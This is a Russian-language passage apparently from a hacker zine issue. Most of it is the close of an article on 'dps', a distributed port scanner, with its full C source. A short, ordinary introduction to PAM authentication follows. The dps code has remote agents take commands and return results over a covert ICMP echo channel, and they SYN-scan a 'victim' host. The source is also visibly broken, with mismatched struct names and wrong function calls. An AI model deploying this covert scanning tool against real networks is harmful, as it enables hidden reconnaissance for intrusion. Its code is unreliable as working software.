Запрос на сканирование портов инициируется клиентом; агенты выполняют само сканирование, а затем передают результаты обратно клиенту.

Представьте, что у нас есть 4 агента, расположенных на 4 разных хостах: 'hardbitten', 'doubt', 'ketamine' и 'neurosponge'. Наша цель — получить состояние портов 21, 22, 23, 80 и 143 на узле 10.0.2.10. Клиент находится на хосте 'implode', а agents.txt — файл со списком агентов.

```
[root@implode dps]# ./client 10.0.2.10 21-23,80,143 agents.txt eth0
packet sent. 1 of 1
Using device eth0
21 iz open
23 iz open
80 iz open

[root@implode dps]#
```

Клиент распределяет «нагрузку» (набор портов) между разными агентами; каждый агент сканирует целевой хост по подмножеству всех портов, а затем передаёт результаты обратно клиенту.

Это ни в коей мере не готовый продукт — это proof-of-concept. В числе запланированных функций для будущих версий: распределённый перехват паролей, распределённое удалённое определение ОС, стойкая криптография, многопоточные агенты и другие идеи, которые появились с момента начала проекта. Следите за обновлениями. Не торопясь, изучите исходный код. Для работы и агента, и клиента необходимы Libnet и Libpcap.

Выводы

Интересно наблюдать исторически волнообразный эффект, существующий между централизованными и распределёнными вычислениями: мейнфреймы, клиент/сервер, тонкие клиенты (например, Windows Terminal Server и JavaStation Network Computer) и т. д. Тот же эффект ещё не в полной мере проявился в компьютерной безопасности (червь Морриса [7] является очевидным исключением).

С другой стороны, концепция «удалённого управления» не нова для сферы безопасности; Loki [8], Back Orifice [9] и NetBus [10] — все они предоставляют функциональность удалённого управления в стиле клиент/сервер.

В заключение: ключом к распределённой «философии» является _сочетание_ двух вышеупомянутых концепций.

Ссылки

- [1] CERT Advisory CA-2000-01 - Denial-of-Service Developments, CERT/CC and FedCIRC, January 3, 2000,
<http://www.cert.org/advisories/CA-2000-01.html>
- [2] Results of the Distributed-Systems Intruder Tools Workshop, Pittsburgh, Pennsylvania USA, November 2-4, 1999, Published at the CERT Coordination Center, Software Engineering Institute, Carnegie Mellon University, Pittsburgh, PA, 15213, December 7, 1999, http://www.cert.org/reports/dsit_workshop.pdf
- [3] The Dos Project's "trino" distributed denial of service attack tool, The "Tribal Flood Network" distributed denial of service attack tool, The "stacheldraht" distributed denial of service attack tool, David Dittrich, University of Washington, December 31, 1999,
<http://www.washington.edu/People/dad/>
- [4] Distributed Information Gathering, hybrid, Phrack Magazine, Vol. 9, Issue 55, Article 9 of 16, 09.09.99,
<https://phrack.org/issues/55/9.html#article>
- [5] Check Point Open Platform for Security (OPSEC), Check Point Software Technologies Ltd, 1999, <http://www.opsec.com>
- [6] Distributed Metastasis: A Computer Network Penetration Methodology, Andrew J. Stewart, Phrack Magazine Vol. 9, Issue 55, Article 16 of 19, 09.09.99, <https://phrack.org/issues/55/16.html#article>
- [7] The Internet Worm Program: An Analysis, Eugene H. Spafford, Purdue University, 1998,
<http://www.cerias.purdue.edu/coast/archive/data/categ29.html>
- [8] Project Loki, daemon9 & alhambra, Phrack Magazine Vol. 7, Issue 49, Article 06 of 19, August 1996,
<https://phrack.org/issues/49/6.html#article>
- [9] Back Orifice 2000, Cult of the Dead Cow, <http://www.b02k.com>
- [10] <http://www.netbus.org>

Исходный код

Makefile

```
CC          = gcc
CFLAGS      = -O3 -DDEBUG
LIBS        = -lnet -lpcap
CLI_OBJECTS = source/clt_main.o source/clt_packet_injection.o source/clt_wait.o
AGT_OBJECTS = source/agt_main.o source/agt_pscan.o
DPS_OBJECTS = source/dps_helper.o source/dps_pcap.o

.c.o:
□$(CC) $(CFLAGS) $(DEFINES) -c $< -o $@

common:      $(DPS_OBJECTS)

client:      $(CLI_OBJECTS) $(DPS_OBJECTS)
□□$(CC) $(DPS_OBJECTS) $(CLI_OBJECTS) $(LIBS) -o client
□□strip client

agent:       $(AGT_OBJECTS) $(DPS_OBJECTS)
□□$(CC) $(DPS_OBJECTS) $(AGT_OBJECTS) $(LIBS) -o agent
```

```
□□strip agent
□□
clean:
□rm -f source/*.o core
```

README

dps 1.0

dps is a distributed portscanning tool. It consists in a client working in conjunction with agents located in several remote hosts thus providing 'many-to-one' and 'many-to-many' portscanning.

The communication between the client and the agents is provided via some basic commands encapsulated in ICMP ECHO_REQUEST/ECHO_REPLY packets this way providing a fairly covert channel.

Data payload encryption is also available using the most popular symmetric-key algorithms (except for DES due to the pathetic export restrictions in U.S.).
(*not* yet implemented)

The portscan request is done by the client, being the portscan itself done by the agents which then report back to the client the results obtained.

Compilation notes:

1. make client
2. make agent

and that's it!

agents.txt

```
foo
bar
neuro.somewieirddomain.org
10.0.2.10
```

localtest.txt

127.0.0.1

include/config.h

```
#define MAGIC                "lifeline"  /* magic string, only alphanumerical
                                         characters please. Btw, you will
                                         become an idiot if you don't change this.
                                         */

#define BLOWFISH_KEY         "lifelinerox"

#define MAX_HOST_SIZE        64          /* maximum hostname size allowed */

#define MAX_ICMP_PAYLOAD_SIZE 56         /* ok, this one is tricky. A maximum payload
                                         of 56 bytes is recommended if you want
                                         the packets to seem real. But 56 may not
                                         be enough to store all the port
                                         information, in this case the program
                                         will split up in various ICMP packets,
                                         however in the case that the port
                                         information may be really large it will
                                         cause a tremendous ICMP flood in the
                                         network, so deal with it and use the
                                         option that fits you best.
                                         */
```

include/dps_pcap.h

```
#ifndef DPS_PCAP
#define DPS_PCAP
```

```

#ifdef SOLARIS
#include "../solaris.h"
#endif

#include <pcap.h>

#define LOOPBACK_OFFSET 4
#define ETHERNET_OFFSET 14
#define SLIP_PPP_OFFSET 24

char errbuf[PCAP_ERRBUF_SIZE];

void
dps_pcap_err(
    char *,
    char *
);

pcap_t *
dps_pcap_prep(
    int,
    char *,
    □char *
);

int
dps_pcap_datalink(
    pcap_t *
);

void *
dps_pcap_next(
    pcap_t *
);

#endif /* DPS_PCAP */

/* EOF */

```

include/prototypes.h

```

#include <linux/types.h>

extern char *itoa(int);

struct agentnfo {
    □u_long          address;          /* agent's IP address */
    □u_long          victim;           /* victim's IP address */
    □char            *ports;           /* ports to scan separated by comas(",") and minus("-"); */
    □struct agentnfo *next;            /* next agent in list, this is a linked list */
};

struct scannfo {
    □u_long          victim;
    □u_long          cli_addr;
    □char            *ports;
};

struct sp_header {
    □char            magic[8];
    □u8              plus:1,
    □□□□res2:1,
    □□□□res3:1,
    □□□□res4:1,
    □□□□res5:1,
    □□□□res6:1,
    □□□□res7:1,
    □□□□res8:1;
};

extern short int inject(struct agentnfo *, char *);

```

include/solaris.h

```
#ifndef SOLARIS_H
#define SOLARIS_H

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <ctype.h>
#include <strings.h>

#include <arpa/inet.h>

#include <sys/types.h>
#include <sys/stat.h>

#include <netinet/in.h>
#include <netinet/in_system.h>
#include <netinet/ip_var.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>

#endif /* SOLARIS_H */

/* EOF */
```

source/agt_main.c

```
#include <stdio.h>
#include <stdlib.h>

#include <pcap.h>

#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <netinet/ip_icmp.h>

#include <asm/types.h>

#include "../include/config.h"
#include "../include/prototypes.h"

#define SNAPLEN 64
#define ETHHDR 14

void pkt_analyser_func(char *, char *);

/* Global variables */
unsigned int dlink_s;
const u_char *snapend;

int main(int argc, char **argv) {

    pkt_analyser_func(argv[1], MAGIC);

}

void pkt_analyser_func(char *dev, char *magic) {
    pcap_t *pd;
    char *data;
    struct pcap_pkthdr h;
    struct iphdr *iph;
    char *payload;
    int x;
    struct sp_header *head;
    struct scannfo *scan;
    if(!dev) {
```

```

    if(! (dev = pcap_lookupdev(NULL))) {
        perror("pcap_lookupdev");
        exit(1);
    }
    printf("Using device %s\n", dev);

    pd = pcap_open_live(dev, SNAPLEN, 0, 10, NULL);

    switch(pcap_datalink(pd)) {
        case DLT_EN10MB:
        case DLT_IEEE802:
            dlink_s = ETHHDR;
            break;
        case DLT_NULL:
            dlink_s = 4;
            break;
        default:
            perror("unknown datalink header");
            exit(0);
            break;
    }

    for(;;) {
        data = pcap_next(pd, &h);

        iph = (struct iphdr *) (data + dlink_s);

        if(iph->protocol == IPPROTO_ICMP) {
            struct icmphdr *icmph = (struct icmphdr *) (data + dlink_s + iph->ihl*4);
            if(icmph->type == 8 && icmph->code == 0) {
                payload = malloc(MAX_ICMP_PAYLOAD_SIZE);
                memcpy(payload, data + dlink_s + iph->ihl*4 + 8, MAX_ICMP_PAYLOAD_SIZE);
                /*
                for(x = 0; x <= MAX_ICMP_PAYLOAD_SIZE; x++)
                    printf("%c", *(payload+x));
                printf("\n");
                */
                if (!(strcmp(MAGIC, payload, strlen(MAGIC)))) {
                    head = malloc(16);
                    memcpy(head, payload, 16);
                    if (!(head->plus)) {
                        scan = malloc(sizeof(struct scanfo));
                        memcpy(scan, payload + 16 + sizeof(u_long), sizeof(u_long));
                        memcpy(scan + sizeof(u_long), payload + 16, sizeof(u_long));
                        scan->ports = malloc(strlen(payload + 16 + 2*sizeof(u_long)) + 1);
                        memset(scan->ports, '\0', strlen(payload + 16 + 2*sizeof(u_long)) + 1);
                        memcpy(scan->ports, payload + 16 + 2*sizeof(u_long), strlen(payload + 16 + 2*sizeof(u_long)));
                        pscan(scan, pd, dev);

                    }
                }

            }
        }
    }
}

```

source/agt_pscan.c

```

#include <libnet.h>
#include <pcap.h>

#include "../include/prototypes.h"

```

```

#include "../include/config.h"

#define SNAPLEN 64
#define ETHHDR 14

int pscan(struct scaninfo *scan, pcap_t *pd, char *dev) {
    □
    □extern unsigned int dlink_s;
    □int i, timeout = 10;
    □char *port, *ebuf;
    □int c, sock;
    □char *buf;
    □u_long src_ip, dst_ip;
    □int p;
    □u_char *data;
    □struct iphdr *iph;
    □struct tcphdr *tcph;
    □struct pcap_pkthdr h;
    □time_t utime;

    □srandom(time(NULL));
    □
    □if(!(buf = malloc(IP_MAXPACKET))) {
    □□return 0;
    □}

    □if(!(sock = open_raw_sock(IPPROTO_RAW))) {
    □□return 0;
    □}
    □src_ip = htonl(get_ipaddr(NULL, dev, ebuf));
    □dst_ip = scan->victim;

    □libnet_build_ip(TCP_H, 0, random() % 65536, 0, 64, IPPROTO_TCP,
    □□□□src_ip, dst_ip, NULL, 0, buf);

    //      sleep(2);

    □port = strtok(scan->ports, ",");
    □p = atoi(port);

    □while (port) {
    □
    □□libnet_build_tcp(1030, p, 11111, 99999, TH_SYN,
    □□□□1024, 0, NULL, 0, buf + IP_H);

    □□libnet_do_checksum(buf, IPPROTO_TCP, TCP_H);

    □□c = libnet_write_ip(sock, buf, TCP_H + IP_H);
    □
    //          sleep(2);
    □□i = 1;
    □□utime = time(NULL);
    □□while ((time(NULL) - utime) <= timeout && i) {
    □□□data = (u_char *)pcap_next(pd, &h);
    □□□iph = (struct iphdr *) (data + dlink_s);
    □□□if (iph->saddr == dst_ip && iph->daddr == src_ip) {
    □□□if (iph->protocol == IPPROTO_TCP) {
    □□□□tcph = (struct tcphdr *) (data + dlink_s + iph->ihl*4);
    □□□□if (tcph->th_sport == htons(p) && tcph->th_dport == htons(1030)) {
    □□□□□if ((tcph->th_flags & (TH_SYN|TH_ACK)) == (TH_SYN|TH_ACK)) { send_result(p, scan->cli_addr); }
    //          if (tcph->th_flags & TH_RST)printf("%d it's closed\n", p);
    □□□□□i = 0;
    □□□□}
    □□□□}
    □□□}
    □□}
    □
    □port = strtok('\0', ",");
    □if(!port) return 0;
    □p = atoi(port);

```

```

    }
    free(buf);
    return 1;
}

int send_result(int p, u_long dst_ip) {

    char    *buf;
    int      c, sock;
    u_long   src_ip;

    src_ip = libnet_name_resolve("127.0.0.1", 1);

    if(!(sock = open_raw_sock(IPPROTO_RAW))) {
        return 0;
    }
    buf = malloc(IP_MAXPACKET);
    memset(buf, '\0', IP_MAXPACKET);

    libnet_build_ip(ICMP_ECHO_H + sizeof(int) + strlen(MAGIC),
        0,
        random() % 65535,
        0,
        32,
        IPPROTO_ICMP,
        src_ip,
        dst_ip,
        NULL,
        0,
        buf);

    libnet_build_icmp_echo(ICMP_ECHO, 0, 440, 1, NULL, 0, buf + IP_H);

    memcpy(buf + IP_H + ICMP_ECHO_H, "araiarai", strlen(MAGIC));
    memcpy(buf + IP_H + ICMP_ECHO_H + strlen(MAGIC), &p, sizeof(int));

    if (libnet_do_checksum(buf, IPPROTO_ICMP, ICMP_ECHO_H + strlen(MAGIC) + sizeof(int)) == -1) {
        return -1;
    }

    c = libnet_write_ip(sock, buf, ICMP_ECHO_H + IP_H + strlen(MAGIC) + sizeof(int));
    if (c < ICMP_ECHO_H + IP_H + strlen(MAGIC) + sizeof(int)) {
        printf("Error writing to network\n");
        return -1;
    }

    printf("wrote %d bytes.\n", c);

    return 1;
}

```

source/clt_main.c

```

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include "../include/config.h"
#include "../include/prototypes.h"

void usage(char *);

int main(int argc, char **argv) {
    int                x, round;
    FILE               *agentsfd;
    struct agentinfo    *agent, *first_agent;
    char               *temp, *ports;
    u_char              buf2[MAX_HOST_SIZE], *buf3;
}

```

```

u_long                address;
u_short              begin_port, end_port;
char                  *sequence;

if (getuid() || geteuid()) {
    fprintf(stderr, "You need to be root to run dps.\n");
    exit(0);
}

if (argc != 5) usage(argv[0]);

if ((agentsfd = fopen(argv[3], "r")) == NULL) {
    fprintf(stderr, "Error opening %s.\n", argv[3]);
    exit(0);
}

round = 0;

while ((fgets(buf2, MAX_HOST_SIZE, agentsfd)) != NULL) {
    buf3 = malloc(strlen(buf2));
    memset(buf3, '\0', strlen(buf2));
    memcpy(buf3, buf2, strlen(buf2) - 1);
    if ((address = libnet_name_resolve(buf3, 1)) == -1) {
        fprintf(stderr, "Error resolving %s\n", buf3);
        fclose(agentsfd);
        exit(0);
    }
    free(buf3);

    if (!round) {
        agent = malloc(sizeof(struct agentnfo));
        first_agent = agent;
        round = 1;
    }
    else {
        agent->next = malloc(sizeof(struct agentnfo));
        agent = agent->next;
    }

    memcpy((struct agentnfo *)agent, &address, sizeof(u_long));

    agent->victim = libnet_name_resolve(argv[1], 1);

    agent->ports = NULL;

    agent->next = NULL;

}

fclose(agentsfd);

agent = first_agent;
ports = strtok(argv[2], ",");
if (strchr(ports, '-') ) {
    if (strchr(ports, '-') ) {
        sequence = malloc(strchr(ports, '-') - ports);
        memcpy(sequence, ports, strchr(ports, '-') - ports);
        begin_port = atoi(sequence);
        sequence = malloc(strlen(ports) - (strchr(ports, '-')-ports));
        memcpy(sequence, strchr(ports, '-') + 1, strlen(ports) - (strchr(ports, '-')-ports));
        end_port = atoi(sequence);
        for (x = begin_port ; x <= end_port ; x++) {
            if (agent->next == NULL || x == begin_port) {
                agent = first_agent;
            }
            else

```

```

agent = agent->next;
if (agent->ports == NULL) {
    agent->ports = malloc(strlen(ports) + 2);
    memset(agent->ports, '\0', strlen(ports) + 2);
}
else {
    temp = malloc(strlen(agent->ports) + strlen(ports) + 2);
    memset(temp, '\0', strlen(agent->ports) + strlen(ports) + 2);
    memcpy(temp, agent->ports, strlen(agent->ports));
    free(agent->ports);
    agent->ports = temp;
}
memcpy(agent->ports + strlen(agent->ports), itoa(x), strlen(ports));
memcpy(agent->ports + strlen(agent->ports), ",", 1);
}
}
}
else {
    agent->ports = malloc(strlen(ports) + 2);
    memset(agent->ports, '\0', strlen(ports) + 2);
    memcpy(agent->ports, ports, strlen(ports));
    memcpy(agent->ports + strlen(ports), ",", 1);
}
while (ports) {
    ports = strtok('\0', ",");
    if (ports) {
        if (strchr(ports, '-')) {
            seq:
            sequence = malloc(strchr(ports, '-') - ports);
            memcpy(sequence, ports, strchr(ports, '-') - ports);
            begin_port = atoi(sequence);
            sequence = malloc(strlen(ports) - (strchr(ports, '-') - ports));
            memcpy(sequence, strchr(ports, '-') + 1, strlen(ports) - (strchr(ports, '-') - ports));
            end_port = atoi(sequence);
            for (x = begin_port ; x <= end_port ; x++) {
                if (agent->next == NULL)
                    agent = first_agent;
                else
                    agent = agent->next;
                if (agent->ports == NULL) {
                    agent->ports = malloc(strlen(ports) + 2);
                    memset(agent->ports, '\0', strlen(ports) + 2);
                }
                else {
                    temp = malloc(strlen(agent->ports) + strlen(ports) + 2);
                    memset(temp, '\0', strlen(agent->ports) + strlen(ports) + 2);
                    memcpy(temp, agent->ports, strlen(agent->ports));
                    free(agent->ports);
                    agent->ports = temp;
                }
                memcpy(agent->ports + strlen(agent->ports), itoa(x), strlen(ports));
                memcpy(agent->ports + strlen(agent->ports), ",", 1);
            }
        }
        else {
            if (agent->next == NULL)
                agent = first_agent;
            else
                agent = agent->next;
            if (agent->ports == NULL) {
                agent->ports = malloc(strlen(ports) + 2);
                memset(agent->ports, '\0', strlen(ports) + 2);
            }
            else {
                temp = malloc(strlen(agent->ports) + strlen(ports) + 2);
                memset(temp, '\0', strlen(agent->ports) + strlen(ports) + 2);
                memcpy(temp, agent->ports, strlen(agent->ports));
                free(agent->ports);
            }
        }
    }
}

```

```

agent->ports = temp;
}
memcpy(agent->ports + strlen(agent->ports), ports, strlen(ports));
memcpy(agent->ports + strlen(agent->ports), ",", 1);
}
}
}
#ifdef DEBUG
for (agent = first_agent; agent != NULL; agent = agent->next) {
printf("%ld -> %s\t%p\t%ld\n", agent->address, agent->ports, agent->ports, agent->victim);
}
#endif
printf("elite\n");
// free(temp);
// free(sequence);
printf("ultra-elite\n");
if(inject(first_agent, argv[4]) != 1) {
printf("Error in packet injection\n");
}

wait_results(argv[4]);

exit(1);

}

void usage(char *exec) {
printf("dps - lifeline <lifeline@against.org>\n");
printf("%s <target_host> <ports to scan> <agents file> <device>\n", exec);
exit(1);
}

```

source/clt_packet_injection.c

```

#include <libnet.h>
#include "../include/config.h"
#include "../include/prototypes.h"

#define MAGIC "lifeline"
#define AGENT "doubt"
#define SOURCE "hardbitten"

/*
 *
 * Packet injection routines.
 *
 */
short int inject (struct agentinfo *first_agent, char *dev) {

struct agentinfo *agent;
struct sp_header *head;
int sock, x, c, offset, y;
unsigned int each_p, info_s, packets_n;
char *pload, *buf, *ebuf;
u_long src_ip, dst_ip, cli_addr;

cli_addr = src_ip = htonl(get_ipaddr(NULL, dev, ebuf));

/* dps control header construction */
head = malloc(16);
memset(head, '\0', 16);
memcpy(head, &MAGIC, 8);/* MAGIC string should be no longer than 8 chars */

sock = libnet_open_raw_sock(IPPROTO_RAW);
if (sock == -1) return -1;

for (agent = first_agent ; agent != NULL ; agent = agent->next) {
/*
 * First let's take care of our special payload.

```

```

    *
    * -----
    * | MAGIC |R|R|R|R|R|R|R|
    * -----
    * cli_addr | victim_addr | ports_info |
    * -----
    */

/* Space available in each packet */
each_p = MAX_ICMP_PAYLOAD_SIZE - 16;
/*
/* Total information size */
info_s = 2*sizeof(u_long) + strlen(agent->ports);

/* Calculate the number of packets needed for all the info. */
packets_n = (info_s % each_p ? info_s / each_p + 1 : info_s / each_p);

/* Allocate memory */
pload = malloc(MAX_ICMP_PAYLOAD_SIZE + 1);
memset(pload, '\0', MAX_ICMP_PAYLOAD_SIZE + 1);

buf = malloc(IP_H + ICMP_ECHO_H + MAX_ICMP_PAYLOAD_SIZE + 1);
memset(buf, '\0', IP_H + ICMP_ECHO_H + MAX_ICMP_PAYLOAD_SIZE + 1);

dst_ip = agent->address;

libnet_build_ip(MAX_ICMP_PAYLOAD_SIZE,
0,
random() % 65535,
0,
32,
IPPROTO_ICMP,
src_ip,
dst_ip,
NULL,
0,
buf);

offset = 0;
for (x = 1 ; x <= packets_n ; x++) {

    if (x < packets_n) {
        head->plus = 1;
        memset(pload, '\0', MAX_ICMP_PAYLOAD_SIZE + 1);
        memcpy(pload, head, 16);
        memcpy(pload + 16, agent->ports + offset, MAX_ICMP_PAYLOAD_SIZE - 16);
        //          memcpy(pload + 16, agent->ports + offset, strlen(agent->ports));
        offset += (MAX_ICMP_PAYLOAD_SIZE - 16);
    }
    else {
        head->plus = 0;
        memset(pload, '\0', MAX_ICMP_PAYLOAD_SIZE + 1);
        memcpy(pload, head, 16);
        memcpy(pload + 16, &cli_addr, sizeof(u_long));
        memcpy(pload + 16 + sizeof(u_long), &(agent->victim), sizeof(u_long));
        memcpy(pload + 16 + 2*sizeof(u_long), agent->ports + offset, strlen(agent->ports));
        //          memset(pload + 16 + 2*sizeof(u_long) + strlen(agent->ports + offset), 'A', MAX_ICMP_PAYLOAD_SIZE - 16);
    }

    libnet_build_icmp_echo(ICMP_ECHO, 0, 440, 1, NULL, 0, buf + IP_H);
    memset(buf + IP_H + ICMP_ECHO_H, '\0', MAX_ICMP_PAYLOAD_SIZE + 1);
    memcpy(buf + IP_H + ICMP_ECHO_H, pload, MAX_ICMP_PAYLOAD_SIZE);

    if (libnet_do_checksum(buf, IPPROTO_ICMP, ICMP_ECHO_H + MAX_ICMP_PAYLOAD_SIZE) == -1) {
        return -1;
    }
}
/*

```

```

    for (y = 0 ; y <= 64 ; y++)
        printf("%c", *(buf + 28 + y));
    printf("\n");
    /*
    c = libnet_write_ip(sock, buf, ICMP_ECHO_H + IP_H + MAX_ICMP_PAYLOAD_SIZE);
    if (c < ICMP_ECHO_H + IP_H + MAX_ICMP_PAYLOAD_SIZE) {
        printf("Error writing to network\n");
        return -1;
    }
    printf("packet sent. %d of %d\n", x, packets_n);

}

}
}

free(buf);
return 1;

}

```

source/clt_wait.c

```

#include <stdio.h>
#include <stdlib.h>

#include <pcap.h>

#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <netinet/ip_icmp.h>

#include <asm/types.h>

#include "../include/config.h"
#include "../include/prototypes.h"

#define SNAPLEN 64
#define ETHHDR 14

/* Global variables */
unsigned int dlink_s;
const u_char *snapend;

int wait_results(char *dev) {
    pcap_t *pd;
    char *data;
    struct pcap_pkthdr h;
    struct iphdr *iph;
    char *payload;
    int x;

    if(!dev) {
        if(!(dev = pcap_lookupdev(NULL))) {
            perror("pcap_lookupdev");
            exit(1);
        }
    }
    printf("Using device %s\n", dev);

    pd = pcap_open_live(dev, SNAPLEN, 0, 10, NULL);

    switch(pcap_datalink(pd)) {
        case DLT_EN10MB:
        case DLT_IEEE802:
            dlink_s = ETHHDR;
            break;
        case DLT_NULL:

```

```

    dlink_s = 4;
    break;
default:
    perror("unknown datalink header");
    exit(0);
    break;
}

for(;;) {
    data = pcap_next(pd, &h);

    iph = (struct iphdr *) (data + dlink_s);

    if(iph->protocol == IPPROTO_ICMP) {
        struct icmp_hdr *icmp_h = (struct icmp_hdr *) (data + dlink_s + iph->ihl*4);
        if(icmp_h->type == 8 && icmp_h->code == 0) {
            payload = malloc(MAX_ICMP_PAYLOAD_SIZE);
            memcpy(payload, data + dlink_s + iph->ihl*4 + 8, MAX_ICMP_PAYLOAD_SIZE);
            if (!strcmp("araiarai", payload, strlen(MAGIC))) {
                memcpy(&x, payload + strlen(MAGIC), sizeof(int));
                printf("%d iz open\n", x);
            }
        }
    }
}

```

source/dps_helper.c

```

/*
 * dps
 * ---
 * helper functions
 *
 * lifeline
 *
 */

char s[];
char *itoa (int n) {

    int i, sign, x, y, z;
    if ((sign = n) < 0)
        n = -n;
    i = 0;
    do {
        s[i++] = n % 10 + '0';
    } while ((n /= 10) > 0);
    if (sign < 0)
        s[i++] = '-';
    s[i] = '\0';

    for (y = 0, z = strlen(s)-1 ; y < z ; y++, z--) {
        x = s[y];
        s[y] = s[z];
        s[z] = x;
    }
    return s;
}

```

source/dps_pcap.c

```

#include "../include/dps_pcap.h"

void
dps_pcap_err(char *function, char *error)
{

```

```

    fprintf(stderr, "%s: %s\n", function, error);
    exit (1);
}

pcap_t *
dps_pcap_prep(int snaplen, char *filter, char *device)
{
    pcap_t          *pd;
    bpf_u_int32      localnet, netmask;
    struct bpf_program fcode;

    if(!device) {
        if ((device = pcap_lookupdev(errbuf)) == NULL)
        {
            dps_pcap_err("pcap_lookupdev", errbuf);
        }
    }

    if ((pd = pcap_open_live(device, snaplen, 1, 500, errbuf)) == NULL)
    {
        dps_pcap_err("pcap_open_live", errbuf);
    }

    if (pcap_lookupnet(device, &localnet, &netmask, errbuf) == -1)
    {
        dps_pcap_err("pcap_lookupnet", errbuf);
    }

    if (pcap_compile(pd, &fcode, filter, 1, netmask) == -1)
    {
        dps_pcap_err("pcap_compile", errbuf);
    }

    if (pcap_setfilter(pd, &fcode) == -1)
    {
        dps_pcap_err("pcap_setfilter", errbuf);
    }
    return (pd);
}

int
dps_pcap_datalink(pcap_t *pd)
{
    int offset;

    switch (pcap_datalink(pd))
    {
        /* There's no such DLT in OpenBSD, I'm changing to NULL, should work
        on solaris.
        */
        case DLT_NULL:
            offset = LOOPBACK_OFFSET;
            break;
        case DLT_SLIP:
        case DLT_PPP:
            offset = SLIP_PPP_OFFSET;
            break;
        case DLT_EN10MB:
        default:
            offset = ETHERNET_OFFSET;
            break;
    }
    return (offset);
}

void *
dps_pcap_next(pcap_t *pd)
{
    void          *ptr;
    struct pcap_pkthdr hdr;
    while ((ptr = (void *)pcap_next(pd, &hdr)) == NULL);
}

```

```
        return (ptr);  
    }  
  
    /* EOF */
```

EOF	-----
-----	-------

Введение в PAM

Автор: Bryan Ericson

Введение

Система подключаемых модулей аутентификации (PAM, Pluggable Authentication Module) — это механизм, с помощью которого программы могут выполнять задачи, связанные с аутентификацией пользователей и управлением учётными записями. Аутентификация, как правило, осуществляется посредством взаимодействия «вопрос — ответ». Используя PAM, администратор может настраивать методы аутентификации, применяемые различными программами, без необходимости их перекомпиляции.

Система PAM состоит из четырёх частей. Первая — `libpam`, библиотека, реализующая PAM API. Вторая — конфигурационный файл PAM, `/etc/pam.conf`. Третья представляет собой набор динамически загружаемых бинарных объектов, часто называемых сервисными модулями, которые выполняют непосредственную работу по аутентификации. Четвёртая часть — системные команды, которые используют (или должны использовать) PAM API: `login`, `su`, `ftp`, `telnet` и другие.

LIBPAM

Процедуры аутентификации PAM API включают три основные функции:

```
pam_start( const char *service_name, const char *username,
           const struct pam_conv *conv, pam_handle_t **pamh_p );

pam_end( pam_handle_t *pamh, int exit_status );

pam_authenticate( pam_handle_t *pamh, int flags );
```

Функции `pam_start()` и `pam_end()` открывают и закрывают сессию PAM. Аргументы `pam_start()` таковы:

- **service_name** — строка, задающая конкретный сервис, определённый в файле `pam.conf` (см. ниже).
- **username** — имя пользователя, которого требуется аутентифицировать.
- **conv** — указатель на структуру `pam_conv` (подробнее — ниже).
- **pamh_p** — двойной указатель на структуру `pam_handle_t`. Фреймворк PAM самостоятельно выделяет и освобождает память для этой структуры; приложение не должно обращаться к ней напрямую. Фреймворк использует этот дескриптор для управления несколькими одновременными сессиями PAM.

Структура `pam_conv` выглядит следующим образом:

```
struct pam_conv {
    int (*conv)(int num_msg, const struct pam_message **msg,
               struct pam_response **resp, void *appdata_ptr);
    void *appdata_ptr;
}
```

*conv — указатель на функцию в приложении, известную как функция диалога PAM. Она будет рассмотрена ниже. appdata_ptr указывает на специфические данные приложения и используется нечасто.

Аргументы функции pam_end() — тот же pam_handle_t, заполненный pam_start(), и код завершения. Обычно код завершения — PAM_SUCCESS, но в случае неудачной сессии PAM он может быть иным. pam_end() освобождает память, связанную с pam_handle_t; любая попытка повторного использования дескриптора, скорее всего, приведёт к ошибке сегментации.

Функция pam_authenticate() также принимает pam_handle_t*, заполненный pam_start(), и необязательные флаги, передаваемые фреймворку.

Другие функции PAM API, доступные приложениям (полное описание см. в документации вашей системы):

- pam_set_item() — запись информации о состоянии сессии PAM.
- pam_get_item() — получение информации о состоянии сессии PAM.
- pam_acct_mgmt() — проверка корректности учётной записи текущего пользователя.
- pam_open_session() — открытие новой сессии.
- pam_close_session() — закрытие текущей сессии.
- pam_setcred() — управление учётными данными пользователя.
- pam_chauthtok() — смена токена аутентификации пользователя.
- pam_strerror() — возвращает строку с описанием ошибки, аналогично perror().

PAM.CONF

Конфигурационный файл PAM обычно расположен в /etc/pam.conf. Он разделён на четыре секции: аутентификация, управление учётными записями, управление сессиями и управление паролями. Типичная строка выглядит так:

```
login auth required /usr/lib/security/pam_unix.so.1 try_first_pass
```

Первое поле — имя сервиса. Это тот сервис, который передаётся первым аргументом в pam_start(). Если запрошенный pam_start() сервис не указан в pam.conf, будет использован сервис по умолчанию — other. Примеры других имён сервисов: su, rlogin. Если имя сервиса указано более одного раза, говорят, что модули «стекутся» (stacked), и поведение фреймворка определяется значением третьего поля, как описано ниже.

Второе поле определяет действие, которое выполняет данный сервис. Допустимые значения: auth (аутентификация), account (управление учётными записями), session (управление сессиями) и password (управление паролями). Не всем приложениям требуется доступ к каждому действию. Например, su нужен только доступ к действию auth, тогда как passwd — только к password.

Третье поле называется управляющим (control field) и требует пояснения. Оно определяет поведение фреймворка PAM в случае, если пользователь не прошёл аутентификацию. Допустимые значения:

- requisite — если пользователь не прошёл аутентификацию в данном модуле, фреймворк немедленно возвращает ошибку; прочие модули не вызываются.
- required — если пользователь не прошёл аутентификацию, фреймворк вернёт ошибку лишь после того, как будут вызваны все остальные модули. Это сделано для того, чтобы пользователь не мог узнать, в каком именно модуле ему было отказано. Для успешной аутентификации все модули со значением required должны вернуть успех.

- `optional` — пользователю будет предоставлен доступ, даже если аутентификация не прошла. В случае неудачи обрабатывается следующий модуль в стеке.
- `sufficient` — если пользователь прошёл данный модуль, фреймворк немедленно возвращает успех, даже если последующие модули имеют управляющие значения `requisite` или `required`. Как и `optional`, `sufficient` разрешает доступ, даже если аутентификация не прошла.

Следует отметить: если какой-либо модуль возвращает успех, пользователь пройдёт аутентификацию — за исключением случая, когда ранее он не прошёл модуль с управляющим значением `required`.

Четвёртое поле `pam.conf` — путь к модулю аутентификации. Путь может различаться в зависимости от системы. Например, в реализации Linux-PAM модули расположены в `/usr/lib`, тогда как Solaris хранит их в `/usr/lib/security`.

